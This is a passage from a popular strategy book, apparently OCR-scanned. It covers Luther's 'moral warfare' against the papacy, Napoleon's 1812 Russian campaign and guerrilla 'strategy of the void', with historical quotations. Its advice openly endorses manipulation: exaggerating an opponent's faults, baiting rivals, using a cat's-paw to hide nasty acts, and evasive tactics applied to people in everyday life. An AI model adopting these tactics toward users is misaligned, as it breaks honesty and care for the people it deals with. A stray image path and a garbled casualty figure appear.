Warburg Castle. The kidnapping had actually been planned and executed by his many supporters among the aristocracy; he was safe. Living in the castle under an assumed name, he was able to ride out the storm.

Leo died that year, and within months of his death, Luther's ideas and the reforms that he had advocated had spread throughout Germany like wildfire. By 1526 a Protestant party was officially recognized in different parts of Europe. This was the birth of the Reformation, and with it the vast worldly power of the Catholic Church, at least as Leo had inherited it, was irrevocably broken. That obscure, pedantic Wittenberg priest had somehow won the war.

Interpretation

Luther's original intention in his Ninety-five Theses was to discuss a point of theology: the relationship, or lack of it, between God's forgiveness and papal indulgences. But when he read Prieras's response to his argument, something changed in him. The pope and his men had failed to find justification for indulgences in the Bible. There was much more they could not justify as well, such as the pope's unlimited power to excommunicate. Luther came to believe that the church needed drastic reform.

Reformation, however, would require political power. If Luther simply railed at the church's wickedness from the pulpit or among his fellow priests, he would get nowhere. The pope and his men had attacked him personally, questioning his motives; now Luther in turn would go on the offensive, fighting fire with fire.

Luther's strategy was to make the war public, transforming his moral cause into a political one. He did this by exploiting the previous century's advances in printing technology: his tracts, written in vigorous, angry language that appealed to the masses, were widely disseminated. He chose points of attack that would particularly outrage the German people: the pope's decadent lifestyle, funded through the sale of indulgences; the use of church power to meddle in German politics; on and on. Perhaps most devastating of all, Luther exposed the church's hypocrisies. Through these various tactics, he was able to spark and stoke a moral anger that spread like fire, forever tainting the public's vision not just of the pope but of the church itself.

Luther knew that Leo would respond to him not with arguments based on the Bible but with heavy-handed force, which, he also knew, would only make his cause shine all the brighter. And so with incendiary language and arguments that questioned Leo's authority, he baited the pope into rash counterattacks. Luther already led an exemplary life, but he took it further by refusing all income from his writings. This widely known move in effect made his goodness theatrical, a matter for public consumption. In a few short years, Luther gained so much support among the masses that the pope could not fight him without provoking a revolution. By using morality so consciously and publicly, he transformed it into a strategy for winning power. The Reformation was one of the greatest *political* victories in history.

Understand: you cannot win wars without public and political support, but people will balk at joining your side or cause unless it seems righteous and just. And as Luther realized, presenting your cause as just takes strategy and showmanship. First, it is wise to pick a fight with an enemy that you can portray as authoritarian, hypocritical, and power-hungry. Using all available media, you strike first with a moral offensive against the opponent's points of vulnerability. You make your language strong and appealing to the masses, and craft it, if you can, to give people the opportunity to express a hostility they already feel. You quote your enemies' own words back at them to make your attacks seem fair, almost disinterested. You create a moral taint that sticks to them like glue. Baiting them into a heavy-handed counterattack will win you even more public support. Instead of trumpeting your own goodness--which would make you seem smug and arrogant--you show it through the contrast

between their unreasonable actions and your own crusading deeds. Aim at them the most withering charge of all--that they are after power, while you are motivated by something higher and selfless.

Do not worry about the manipulations you will have to resort to if you are to win this moral battle. Making a public show that your cause is more just than the enemy's will amply distract people from the means you employ.

There always are concrete human groupings which fight other concrete human groupings in the name of justice, humanity, order, or peace. When being reproached for immorality and cynicism, the spectator of political phenomena can always recognize in such reproaches a political weapon used in actual combat.

--Carl Schmitt (1888-1985)

KEYS TO WARFARE

In almost all cultures, morality--the definition of good and evil--originated as a way to differentiate one class of people from another. In ancient Greece, for example, the word for "good" was first associated with the nobility, the higher classes who served the state and proved their bravery on the battlefield; the bad--the base, self-centered, and cowardly--were generally the lower classes. Over time a system of ethics evolved that served a similar but more sophisticated function: to keep society orderly by separating the antisocial and "evil" from the social and "good." Societies use ideas about what is and is not moral to create values that serve them well. When these values fall behind the times or otherwise cease to fit, morality slowly shifts and evolves.

There are individuals and groups, however, who use morality for a much different purpose--not to maintain social order but to extract an advantage in a competitive situation, such as war, politics or business. In their hands morality becomes a weapon they wield to attract attention to their cause while distracting attention from the nastier, less noble actions inevitable in any power struggle. They tend to play on the ambivalence we all have about conflict and power, exploiting our feelings of guilt for their purposes. For instance, they may position themselves as victims of injustice, so that opposing them seems wicked or insensitive. Or they may make such a show of moral superiority that we feel ashamed to disagree with them. They are masters at occupying the high ground and translating it into some kind of power or advantage.

How should a regime pursue a counterguerrilla campaign? [*Colonel John*] *Boyd laid out an array of tools: Undermine the guerrillas' cause and destroy their cohesion by demonstrating integrity and competence of government to represent and serve the needs of the people rather than exploit and impoverish them for the benefit of a greedy elite. (If you cannot realize such a political program, Boyd noted, you might consider changing sides now to avoid the rush later!) Take political initiative to root out and visibly punish corruption. Select new leaders with recognized competence as well as popular appeal. Ensure that they deliver justice, eliminate major grievances, and connect the government with its grass roots.*

THE MIND OF WAR: JOHN BOYD AND AMERICAN SECURITY, GRANT T. HAMMOND, 2001

Let us call these strategists "moral warriors." There are generally two types: unconscious and conscious. Unconscious moral warriors tend to be motivated by feelings of weakness. They may not be so good at the straightforward game of power, so they function by making other people feel guilty and morally inferior--an unconscious, reflexive way of leveling the playing field. Despite their apparent fragility, they are dangerous on an individual level, because they seem so sincere and can

have great power over people's emotions. Conscious moral warriors are those who use the strategy knowingly. They are most dangerous on a public level, where they can take the high ground by manipulating the media. Luther was a conscious moral warrior, but, being also a genuine believer in the morality he preached, he used the strategy only to help him in his struggle with the pope; slipperier moral warriors tend to use it indiscriminately, adapting it to whatever cause they decide to take on.

It is a world not of angels but of angles, where men speak of moral principles but act on power principles; a world where we are always moral and our enemies always immoral.

RULES FOR RADICALS, SAUL D. ALINSKY, 1909-1972

The way to combat moral warriors in general is indicated by certain strategies that have evolved in modern warfare itself. The French officer and writer Andre Beaufre has analyzed the use of morality as a military strategy in the contexts of the French-Algerian wars of the 1950s and of the Vietnam wars fought by first France and then the United States. Both the Algerians and the North Vietnamese worked hard to frame each of their respective conflicts as a war of liberation fought by a nation struggling for its freedom against an imperialist power. Once this view was diffused in the media and accepted by many in the French and American publics, the insurgents were able to court international support, which in turn served to isolate France and the United States in the world community. Appealing directly to groups within these countries that were latently or overtly sympathetic to or at least ambivalent about their cause, they were able to sap support for the war from within. At the same time, they cleverly disguised the many nasty maneuvers to which they themselves resorted to fight their guerrilla wars. As a result, in the eyes of the world, they dominated the moral battlefield, enormously inhibiting France's and America's freedom of action. Stepping gingerly through a political and moral minefield, these powers could not fight their wars in a winnable manner.

Beaufre calls the strategic use of morality an "exterior maneuver," for it lies outside the territory being fought over and outside battlefield strategy. It takes place in its own space--its own moral terrain. For Beaufre both France and the United States made the mistake of ceding the high ground to the enemy. Because both countries had rich democratic traditions and saw their wars as justified, they assumed that others would perceive these struggles the same way. They saw no need to fight for the moral terrain--and that was a fatal mistake. Nations today must play the public game, deflecting their enemies' attempts to portray them as evil. Without appearing to whine about what the other side is doing, they must also work to expose their enemies' hypocrisies, taking the war to the moral court themselves--fighting on apparently moral terms. Cede the moral terrain to the other side and you limit your freedom of action: now anything you might have to do that is manipulative yet necessary will feed the unjust image the enemy has publicized, and you will hesitate to take such action.

This has great relevance to all forms of conflict. When your enemies try to present themselves as more justified than you are, and therefore more moral, you must see this move for what it most often is: not a reflection of morality, of right and wrong, but a clever strategy, an exterior maneuver. You can recognize an exterior maneuver in a number of ways. First, the moral attack often comes out of left field, having nothing to do with what you imagine the conflict is about. Something you have done in a completely different arena is dredged up as a way to drain your support or inject you with guilt. Second, the attack is often ad hominem; rational argument is met with the emotional and personal. Your character, rather than the issue you are fighting over, becomes the ground of the debate. Your motives are questioned and given the darkest turn.

Humanity as such cannot wage war because it has no enemy, at least not on this planet. The

concept of humanity excludes the concept of the enemy, because the enemy does not cease to be a human being--and hence there is no specific differentiation in that concept. That wars are waged in the name of humanity is not a contradiction of this simple truth; quite the contrary, it has an especially intensive political meaning. When a state fights its political enemy in the name of humanity, it is not a war for the sake of humanity, but a war wherein a particular state seeks to usurp a universal concept against its military opponent. At the expense of its opponent, it tries to identify itself with humanity in the same way as one can misuse peace, justice, progress, and civilization in order to claim these as one's own and to deny the same to the enemy. The concept of humanity is an especially useful ideological instrument of imperialist expansion, and in its ethical-humanitarian form it is a specific vehicle of economic imperialism. Here one is reminded of a somewhat modified expression of Proudhon's: whoever invokes humanity wants to cheat. To confiscate the word humanity, to invoke and monopolize such a term probably has certain incalculable effects, such as denying the enemy the quality of being human and declaring him to be an outlaw of humanity; and a war can thereby be driven to the most extreme inhumanity.

THE CONCEPT OF THE POLITICAL, CARL SCHMITT, 1932

Once you realize you are under attack by a moral warrior using the exterior maneuver, it is vital to keep control of your emotions. If you complain or lash out angrily, you just look defensive, as if you had something to hide. The moral warrior is being strategic; the only effective response is to be strategic, too. Even if you know that your cause is just, you can never assume that the public sees it the same way. Appearances and reputation rule in today's world; letting the enemy frame these things to its liking is akin to letting it take the most favorable position on the battlefield. Once the fight for moral terrain has begun, you must fight to occupy the high ground in the same way you would in a shooting war.

Like any form of warfare, moral conflict has both offensive and defensive possibilities. When you are on the offense, you are actively working to destroy the enemy's reputation. Before and during the American Revolution, the great propagandist Samuel Adams took aim at England's reputation for being fair-minded, liberal, and civilized. He poked holes in this moral image by publicizing England's exploitation of the colonies' resources and simultaneous exclusion of their people from democratic processes. The colonists had had a high opinion of the English, but not after Adams's relentless campaign.

To succeed, Adams had to resort to exaggeration, picking out and emphasizing the cases in which the English were heavy-handed. His was not a balanced picture; he ignored the ways in which the English had treated the colonies rather well. His goal was not to be fair but to spark a war, and he knew that the colonists would not fight unless they saw the war as just and the British as evil. In working to spoil your enemy's moral reputation, do not be subtle. Make your language and distinctions of good and evil as strong as possible; speak in terms of black and white. It is hard to get people to fight for a gray area.

Revealing your opponent's hypocrisies is perhaps the most lethal offensive weapon in the moral arsenal: people naturally hate hypocrites. This will work, however, only if the hypocrisy runs deep; it has to show up in their values. Few will care about some innocuous self-contradictory comment made or vote taken long ago, but enemies who trumpet certain values as inherent to their side yet who do not always adhere to those values in reality make juicy targets. The Algerian and North Vietnamese propaganda campaigns were so destructive in part because of the discrepancy they were able to show between the values of freedom and liberty espoused by France and the United States and the actions those countries were taking to squash national independence movements. Both nations seemed

hypocritical.

If a fight with your enemies is inevitable, always work to make them start it. In 1861, President Abraham Lincoln maneuvered carefully to make the South shoot first at Fort Sumter, initiating the Civil War. That put Lincoln on the moral high ground and won over many ambivalent Northerners to his side. Similarly, even if you are fighting a war of aggression, your goal to take from your enemy, find a way to present yourself not as a conqueror but as a liberator. You are fighting not for land or money but to free people suffering under an oppressive regime.

In general, in a conflict that is potentially nasty, in which you are certain the enemy will resort to almost anything, it is best that you go on the offensive with your moral campaign and not wait for their attacks. Poking holes in the other side's reputation is easier than defending your own. The more you stay on the offensive, the more you can distract the public from your own deficiencies and faults--and faults are inevitable in war. If you are physically and militarily weaker than your enemy, all the more reason to mount an exterior maneuver. Move the battle to the moral terrain, where you can hamstring and beat a stronger foe.

The best defense against moral warriors is to give them no target. Live up to your good name; practice what you preach, at least in public; ally yourself with the most just causes of the day. Make your opponents work so hard to undermine your reputation that they seem desperate, and their attacks blow up in their faces. If you have to do something nasty and not in harmony with your stated position or public image, use a cat's-paw--some agent to act for you and hide your role in the action. If that is not possible, think ahead and plan a moral self-defense. At all costs avoid actions that carry the taint of hypocrisy.


A stain on your moral reputation can spread like an infection. As you scramble to repair the damage, you often inadvertently publicize the doubts it has opened up, which simply makes things worse. So be prudent: the best defense against a moral attack is to have inoculated yourself against it beforehand, by recognizing where you may be vulnerable and taking preventive measures. When Julius Caesar crossed the Rubicon and initiated the Civil War against Pompey, he was highly vulnerable to the charge of trying to usurp the authority of the Roman Senate in order to become a dictator. He inoculated himself against these charges by acting mercifully toward his enemies in Rome, making important reforms, and going to the extreme in showing his respect for the Republic. By embracing some of the principles of his enemies, he kept their attempts at moral infection from spreading.

Wars are most often fought out of self-interest: a nation goes to war to protect itself against an invading, or potentially dangerous, enemy or to seize a neighbor's land or resources. Morality is sometimes a component in the decision--in a holy war or crusade, for example--but even here self-interest usually plays a role; morality is often just a cover for the desire for more territory, more riches, more power. During World War II, the Soviet Union became a beloved ally of the United States, playing a key role in the defeat of Hitler, but after the war it became America's darkest enemy. American self-interest, not the Soviets, had changed.

Wars of self-interest usually end when the winner's interests are satisfied. Wars of morality are often longer and bloodier: if the enemy is seen as evil, as the infidel, it must be annihilated before the war can end. Wars of morality also churn up uncontrollable emotions. Luther's moral campaign against Rome generated such hatred that in the subsequent invasion of the Holy City by the troops of Charles V, in 1527, German soldiers went on a six-month rampage against the church and its officials, committing many atrocities in what came to be known as "the sack of Rome."

Successful wickedness hath obtained the name virtue...when it is for the getting of the kingdom.

As in war, so in life. When you are involved in a conflict with another person or group, there is something you are fighting over, something each side wants. This could be money, power and position, on and on. Your interests are at stake, and there is no need to feel guilty about defending them. Such conflicts tend not to be too bloody; most people are at least somewhat practical and see the point in preventing a war from going on too long. But those people who fight out of a moral sense can sometimes be the most dangerous. They may be hungry for power and are using morality as a cover; they may be motivated by some dark and hidden grievance; but in any case they are after more than self-interest. Even if you beat them, or at least defend yourself against them successfully, discretion here may be the better part of valor. Avoid wars of morality if you can; they are not worth the time and dirty feelings they churn up.



Authority: The pivot of war is nothing but name and righteousness. Secure a good name for yourself and give the enemy a bad name; proclaim your righteousness and reveal the unrighteousness of the enemy. Then your army can set forth in a great momentum, shaking heaven and earth.

--*Tou Bi Fu Tan,* A Scholar's Dilettante Remarks on War *(sixteenth century A.D.*)

REVERSAL

A moral offensive has a built-in danger: if people can tell what you are doing, your righteous stance may disgust and alienate them. Unless you are facing a vicious enemy, it is best to use this strategy with a light touch and never seem shrill. Moral battles are for public consumption, and you must constantly gauge their effect, lowering or raising the heat accordingly.

DENY THEM TARGETS

THE STRATEGY OF THE VOID

The feeling of emptiness or void--silence, isolation, nonengagement with others--is for most people intolerable. As a human weakness, that fear offers fertile ground for a powerful strategy: give your enemies no target to attack, be dangerous but elusive and invisible, then watch as they chase you into the void. This is the essence of guerrilla warfare. Instead of frontal battles, deliver irritating but damaging side attacks and pinprick bites. Frustrated at their inability to use their strength against your vaporous campaign, your opponents will grow irrational and exhausted. Make your guerrilla war part of a grand political cause--a people's war--that crests in an irresistible revolution.

THE LURE OF THE VOID

In 1807, Napoleon Bonaparte of France and Czar Alexander I of Russia signed a treaty of alliance. Now the period's two great military powers were linked. But this treaty was unpopular with the Russian court--among other things it allowed Napoleon nearly free rein in Poland, Russia's traditional "front yard." Russian aristocrats worked to influence the czar to repudiate it. Before too long, Alexander began to take actions that he knew would displease the French, and by August 1811, Napoleon had had enough: it was time to teach Russia a lesson. He began to lay plans for an invasion. The acquisition of this vast territory to the east would make him the ruler of the largest empire in history.

Some of Napoleon's ministers warned him of the dangers of invading such a vast country, but the emperor general felt supremely confident. The Russian army was undisciplined, and its officers were squabbling among themselves. Two forces in Lithuania were positioned to block an invasion from the west, but intelligence had revealed that they were unprepared. Napoleon would march into a central position between these forces and defeat them in detail. He would ensure victory by mobilizing an army three times larger than any he had previously led: 650,000 men would march into Russia, 450,000 as part of the main attack force, the rest to secure lines of communication and supply. With an army this size, he could dominate even the large spaces of Russia, overwhelming the feeble enemy not only with his usual brilliant maneuvers but with superior firepower.

Napoleon may have felt certain of victory, but he was not a reckless man. As always, he studied the situation from every angle. He knew, for instance, that Russian roads were notoriously bad, local food supplies were meager, the climate tended to extremes of heat and cold, and the vast distances made it much harder to encircle the enemy--there was always room to retreat. He read up on the failed invasion of Russia by the king of Sweden, Charles XII, in 1709, and anticipated that the Russians might revert to a scorched-earth policy. His army would have to be as self-sufficient as possible (the distances were too great to have extended supply lines from Europe), but, given its size, that would require incredible planning and organization.

To help provide for his army, Napoleon had vast storehouses close to the borders of Russia filled with wheat and rice. He knew it would be impossible to provide fodder for the 150,000 horses of his army, and so, thinking ahead, he decided they would have to wait until June for the invasion, when the grasses of the Russian plains would be rich and green. At the last minute, he learned Russia had very few mills to grind grain into flour, so he added to his growing list the need to bring materials to build mills along the way. With the logistical problems addressed and his usual well-devised strategy in hand, Napoleon told his ministers that he foresaw complete victory within three weeks. In the past,

these predictions of Napoleon's had been uncannily accurate.

In June 1812, Napoleon's vast armada of men and supplies crossed into Russia. Napoleon always planned for the unexpected, but this time unmanageable difficulties began to pile up almost immediately: rain, the bad roads, the intense summer heat brought the army's movements to a crawl. Within days more than 10,000 horses ate rank grass and died. Supplies were failing to reach the forward troops fast enough, and they had to resort to foraging, but the uncooperative Russian peasants along the march not only refused to sell their food at any price but burned their hay rather than let the French have it. More French horses died when they were forced to feed off the thatch in the roofs of houses, only to find the houses collapsing on them. The two Russian armies in Lithuania retreated too fast to be caught, and as they went, they burned crops and destroyed all storehouses of food. Dysentery quickly spread through the French troops; some nine hundred men died each day.

In his effort to catch and destroy at least a part of his elusive enemy, Napoleon was compelled to march ever farther east. At points he came tantalizingly close to the more northern of the two Russian armies, but his exhausted men and horses could not move fast enough to meet or encircle it, and it easily escaped his traps each time. June bled into July. Now it became clear that the Russians would be able to join their two armies at Smolensk, over 200 miles east of where Napoleon had intended to fight them and a mere 280 miles from Moscow. Napoleon had to call a halt and rethink his plan.

> *In addition to wasting an ever-increasing proportion of French manpower, the elusive Russian tactics also contributed to the mental as well as physical exhaustion of Napolean's forces. Tip and run raids by small bands of Cossacks were continuous and exercised a baleful influence far in excess of the military danger they represented. The French army became increasingly subject to fits of the jitters. Captain Roeder noted one typical example in his diary. The Hessian troops were mustering for parade before the Emperor's quarters at Vitebsk on August 17, when "everything was suddenly thrown into ridiculous uproar because a few Cossacks had been sighted, who were said to have carried off a forager. The entire garrison sprang to arms, and when they had ridden out it was discovered that we were really surrounded by only a few dozen Cossacks who were dodging about hither and thither. In this way they will be able to bring the whole garrison to hospital in about fourteen days without losing a single man."*
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> *THE CAMPAIGNS OF NAPOLEON*, DAVID G. CHANDLER, 1966

Thousands of French soldiers had succumbed to disease and hunger without a single battle's being fought. The army was strung out along a 500-mile line, parts of which were constantly harassed by small troops of Cossacks on horseback, sowing terror with their bloodthirsty raids. Napoleon could not allow the chase to go on any longer--he would march his men to Smolensk and fight the decisive battle there. Smolensk was a holy city, with great emotional significance to the Russian people. Surely the Russians would fight to defend it rather than let it be destroyed. He knew that if he could only meet the Russians in battle, he would win.

And so the French moved on Smolensk, arriving there in mid-August, their 450,000-man attack force reduced to 150,000 and worn down by the intense heat. Finally, as Napoleon had predicted, the Russians made a stand here--but only briefly; after several days of fighting, they retreated yet again, leaving behind a burned and ruined city with nothing in it to feed on or plunder. Napoleon could not understand the Russian people, who seemed to him suicidal--they would destroy their country rather than surrender it.

Now he had to decide whether to march on Moscow itself. It might have seemed wise to wait through the winter at Smolensk, but that would give the czar time to raise a larger army that would

prove too hard for Napoleon to handle with his own depleted forces. The French emperor felt certain the czar would defend Moscow, the very heart and soul of Russia. Once Moscow fell, Alexander would have to sue for peace. So Napoleon marched his haggard troops still farther east.

Now, at last, the Russians turned to face the French in battle, and on September 7 the two armies clashed near the village of Borodino, a mere seventy-five miles from Moscow. Napoleon no longer had enough forces or cavalry to attempt his usual flanking maneuver, so he was forced to attack the enemy head-on. The Russians fought bitterly, harder than any army Napoleon had ever faced. Even so, after hours of brutal fighting, the Russians retreated yet again. The road to Moscow lay open. But the Russian army was still intact, and Napoleon's forces had suffered horrific casualties.

Seven days later Napoleon's army, now reduced to 100,000 men, straggled into an undefended Moscow. A French marshal wrote to his wife that the emperor's "joy was overflowing. 'The Russians,' he thinks, 'will sue for peace, and I shall change the face of the world.'" In earlier years, when he had marched into Vienna and Berlin, he had been met as a conquering hero, with dignitaries turning over to him the keys to their cities. But Moscow was empty: no citizens, no food. A terrible fire broke out almost immediately and lasted five days; all of the city's water pumps had been removed--an elaborate sabotage to make Moscow still more inhospitable.

Napoleon sent letters to the czar, offering generous terms of peace. At first the Russians seemed willing to negotiate, but the weeks went by, and it finally became clear that they were dragging out the talks to buy time to build up their army--and to let winter grow closer.

Napoleon could not risk staying in Moscow another day; the Russians would soon be able to encircle his now meager force. On October 19 he marched the remains of his army out of the Russian capital. His goal was to get to Smolensk as fast as possible. Now those undisciplined bands of Cossacks that had harassed him on the road east had formed into larger divisions--guerrilla forces of 500 men--and every day they killed off more and more French soldiers. Marching in constant fear, Napoleon's men rarely slept. Thousands succumbed to fatigue and hunger. Napoleon was forced to lead them past the nightmarish fields of Borodino, still crowded with French corpses, many half eaten by wolves. The snow began to fall--the Russian winter set in. The French horses died from the cold, and every last soldier had to trudge through the snow on foot. Barely 40,000 made it to Smolensk.

The cold was worsening. There was no time to tarry in Smolensk. Through some deft maneuvering, Napoleon managed to get his troops across the Berezina River, allowing them a clear line of retreat to the west. Then, in early December, hearing of a failed coup d'etat at home in France, he left his troops behind and headed for Paris. Of the 450,000 men in his main attack force, some 25,000 made it back. Few among the rest of the army survived as well. Napoleon had miraculously escaped to fight more wars, but he would never recoup his losses in manpower and horses. Russia was indeed his grave.

Interpretation

By the time Napoleon invaded Russia, Czar Alexander I had met him a number of times in previous years and had come to know him quite well. The emperor, Alexander saw, was an aggressive man who loved any kind of fight, even if the odds were stacked against him. He needed battles as a chance to put his genius in play. By refusing to meet him in battle, Alexander could frustrate him and lure him into a void: vast but empty lands without food or forage, empty cities with nothing to plunder, empty negotiations, empty time in which nothing happened, and finally the dead of winter. Russia's harsh climate would make a shambles of Napoleon's organizational genius. And as it played out, Alexander's strategy worked to perfection. Napoleon's inability to engage his enemy got under his skin: a few more miles east, one solid battle, and he could teach this cowardly foe a lesson. His emotions--irritation, anger, confusion--overwhelmed his ability to strategize. How could he have come to believe, for

instance, that the fall of Moscow would force the czar to surrender? Alexander's army was still intact, the French had grown frighteningly weak, and winter was coming. Napoleon's mind had succumbed to the powerful pull of the void that he had entered, and that led him far astray.

Alexander's strategy wreaked havoc on the French soldiers as well, who were renowned for their superior discipline and fighting spirit. A soldier can endure almost anything except the expectation of a battle that never comes and a tension that is never relieved. Instead of battle, the French got endless raids and pinprick attacks that came out of nowhere, a continuous threat that gradually built into panic. While thousands of soldiers fell to disease, many more simply lost the will to fight.

It is human nature to not be able to endure any kind of void. We hate silence, long stretches of inactivity, loneliness. (Perhaps this is related to our fear of that final void, our own death.) We have to fill and occupy empty space. By giving people nothing to hit, being as vaporous as possible, you play upon this human weakness. Infuriated at the absence not just of a fight but of any kind of interaction at all, people will tend to chase madly after you, losing all power of strategic thought. It is the elusive side, no matter how weak or small its force, that controls the dynamic.

The bigger the enemy, the better this strategy works: struggling to reach you, the oversize opponent presents juicy targets for you to hit. To create the maximum psychological disturbance, you must make your attacks small but relentless, keeping your enemy's anger and frustration at a constant boil. Make your void complete: empty negotiations, talks leading nowhere, time passing without either victory or defeat. In a world of accelerated pace and activity, this strategy will have a powerfully debilitating effect on people's nerves. The less they can hit, the harder they will fall.

Most wars are wars of contact, both forces striving to keep in touch.... The Arab war should be a war of detachment: to contain the enemy by the silent threat of a vast unknown desert, not disclosing themselves till the moment of attack.... From this theory came to be developed ultimately an unconscious habit of never engaging the enemy at all. This chimed with the numerical plea of never giving the enemy's soldier a target.

--*T. E. Lawrence*, The Seven Pillars of Wisdom *(1926)*

KEYS TO WARFARE

Over the centuries organized war--in all its infinite variations, from primitive to modern, Asian to Western--has always tended to follow a certain logic, which is so universal as almost to seem inherent to the process. The logic is as follows: A leader decides to take his country to war and raises an army for that purpose. That army's goal is to meet and defeat the enemy in a decisive battle that will force a surrender and favorable peace terms. The strategist guiding the campaign must deal with a specific area, the theater of war. This area is most often relatively limited; maneuvering in vast open spaces complicates the possibility of bringing the war to closure. Working within the theater of war, then, the strategist contrives to bring his army to the decisive battle in a way that will surprise the enemy or put it at a disadvantage--it is cornered, or attacked from both front and rear, or must fight uphill. To keep his forces strong enough to deliver a mortal blow, he concentrates them rather than dispersing them. Once battle begins, the army will naturally form a flank and rear that it must protect against encirclement, as well as lines of communication and supply. It may take several battles to end the war, as each side works to dominate the key positions that will give it control of the theater, but military leaders must try to end it as quickly as possible. The longer it drags on, the more the army's resources are stretched to a breaking point where the ability to fight collapses. Soldiers' morale declines with time as well.

As with any human activity, however, this positive, orderly side generates a negative, shadow

side that contains its own form of power and reverse logic. The shadow side is guerrilla warfare. The rudiments of guerrilla warfare originated thousands of years ago, when smaller nations found themselves invaded by more powerful neighbors; to survive, their armies were forced to flee the invader, for any direct engagement would have destroyed them. It soon became clear that the longer they fled and eluded battle, the more they ruined the enemy's strategies and confused it by not conforming to the usual logic of engagement.

> *Such was the system Spain used against us. One hundred and fifty to two hundred guerrilla bands scattered all over Spain had sworn to kill thirty or forty Frenchmen a month each: that made six to eight thousand men a month for all guerrilla bands together. The order was never to attack soldiers traveling as a body, unless the guerrillas outnumbered them. But they fired on all stragglers, attacked small escorts, and sought to lay hands on the enemy's funds, couriers, and especially convoys. As all the inhabitants acted as spies for their fellow citizens, the guerrillas knew when the convoys would leave and how strong their escorts would be, and the bands would make sure they were twice the size. They knew the country very well, and they would attack furiously in the most favorable spot. Success often crowned the undertaking; but they always killed a lot of men, and the goal was achieved. As there are twelve months in the year, we were losing about eighty thousand men a year, without any pitched battles. The war in Spain lasted seven years, so over five hundred men were killed.... But that includes only those killed by the guerrillas. Add the battles of Salamanca, Talavera, and Vitoria, and several others that our troops lost; the sieges,...the fruitless attack on Cadiz; add too the invasion and evacuation of Portugal, the fevers and various illnesses that the temperature caused our soldiers to suffer, and you will see that we could add a further three hundred thousand men to that number during those seven years..... From what has been said, it will be apparent that the prime aim of this sort of war is to bring about the destruction of the enemy almost without him noticing it, and as a drop of water dripping on a stone will eventually dig a hole in the stone, patience and perseverance are needed, always following the same system. In the long run, the enemy will suffer more from this than he would from losing pitched battles.*
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> *ON PARTISANS AND IRREGULAR FORCES*, J.F.A. LE MIERE DE CORVEY, 1823

The next step was to take this further: these early guerrilla warriors learned the value of operating in small, dispersed bands as opposed to a concentrated army, keeping in constant motion, never forming a front, flank, or rear for the other side to hit. The enemy would want to keep the war confined to a particular space; better, then, to extend it over as much territory as possible, melting into the countryside, forcing the enemy to disperse itself in the chase, opening itself up to raids and pinprick attacks. The enemy would naturally want a quick end to the war, so it was desirable to drag it out as long as possible, making time an offensive weapon that consumed the enemy with friction and sagging morale.

In this way, over thousands of years and through trial and error, the art of guerrilla warfare developed and was refined into its present-day form. Conventional military training and thought revolve around concentrating for battle, maneuvering within limited areas, and straining for the quick kill. Guerrilla warfare's reversal of this natural order of war makes it impossible for a conventional army to counter--hence its power. In the shadow land of reverse warfare, where none of the normal rules apply, the conventional army flounders. Done right, guerrilla warfare is virtually unbeatable.

The word "guerrilla"--"small war" in Spanish--was coined in reference to the Peninsular War of 1808-14, which began when Napoleon invaded Spain. Melting into their country's mountains and inhospitable terrain, the Spaniards tortured the French, making it impossible for them to profit from

their superior numbers and weaponry. Napoleon was bedeviled by an enemy that attacked without forming a front or rear. The Cossack fighters who undid him in Russia in 1812 had learned a lot from the Spanish and perfected the use of guerrilla warfare; their harassment caused far more damage than anything the rather incompetent Russian army could inflict.

This strategy has become a more powerful and prevalent tool in modern warfare for several reasons: First, by exploiting technological advances in weaponry and explosives, a small guerrilla band can cause disproportionate damage. Second, Napoleonic warfare greatly expanded the size of conventional armies, making them much more vulnerable to hit-and-run tactics from light and mobile forces. Finally, guerrilla war has been adopted for political purposes, to great effect. By infusing local people with the fervor of a cause, a revolutionary leader can covertly multiply his strength: his civilian supporters can sabotage the enemy's invading force, provide valuable intelligence, and turn the countryside into an armed camp.

The power of guerrilla warfare is essentially psychological. In conventional warfare everything converges on the engagement of two armies in battle. That is what all strategy is devised for and what the martial instinct requires as a kind of release from tension. By postponing this natural convergence indefinitely, the guerrilla strategist creates intense frustration. The longer this mental corrosion continues, the more debilitating it gets. Napoleon lost to the Russians because his strategic bearings were pushed off course; his mind fell before his army did.

Because it is so psychological, guerrilla strategy is infinitely applicable to social conflict. In life as in war, our thoughts and emotions naturally converge on moments of contact and engagement with others. We find people who are deliberately elusive, who evade contact, extremely disconcerting. Whether because we want to grab them and pin them down or because we are so annoyed with them that we want to hit them, they pull us toward them, so that either way the elusive one controls the dynamic. Some people take this further, attacking us in ways that are evasive and unpredictable. These opponents can gain a disturbing power over our minds, and the longer they keep it up, the more we are sucked into fighting on their terms. With advances in technology that make it easier to maintain a vaporous presence, and the use of the media as both a screen and a kind of guerrilla adjunct, the power and effectiveness of this warfare in political or social battle are greatly enhanced. In heated political times, a guerrilla-style campaign--allied with some cause--can be used to wage a people's war against large entities, corporations, entrenched powers. In this kind of public combat, everyone loves to fight on the guerrillas' side because the participants are more deeply involved in the struggle, not mere cogs in a giant machine.

Franklin Roosevelt was a kind of political guerrilla warrior. He liked to fight evasively and strategized to deny the Republicans any targets to hit. He used the media to make himself seem to be everywhere and to be waging a kind of people's war against moneyed interests. In classic guerrilla manner, he also reorganized the Democratic Party to make it less centralized, more mobile and fluid for local battles. For Roosevelt, though, the guerrilla approach was not so much a coherent strategy as a style. As many do, he unconsciously sensed the power in being evasive and fought that way to great effect--but to make this strategy really work, it is better to use it consciously and rationally. Guerrilla strategy may be the reverse side of war, but it has its own logic, backward yet rigorous. You cannot just improvise it anarchically; you must think and plan in a new way--mobile, dimensional, and abstract.

The primary consideration should always be whether a guerrilla-style campaign is appropriate for the circumstances you are facing. It is especially effective, for instance, against an opponent who is aggressive yet clever--a man like Napoleon. These types cannot stand lack of contact with an enemy. They live to maneuver, outwit, and outhit. Having nothing to strike at neutralizes their cleverness, and their aggression becomes their downfall. It is interesting to note that this strategy works in love as

well as in war and that here, too, Napoleon was its victim: it was by a guerrilla-style seduction--by enticing him to chase her, giving tantalizing lures but offering him nothing solid to grasp--that Empress Josephine made him her slave.

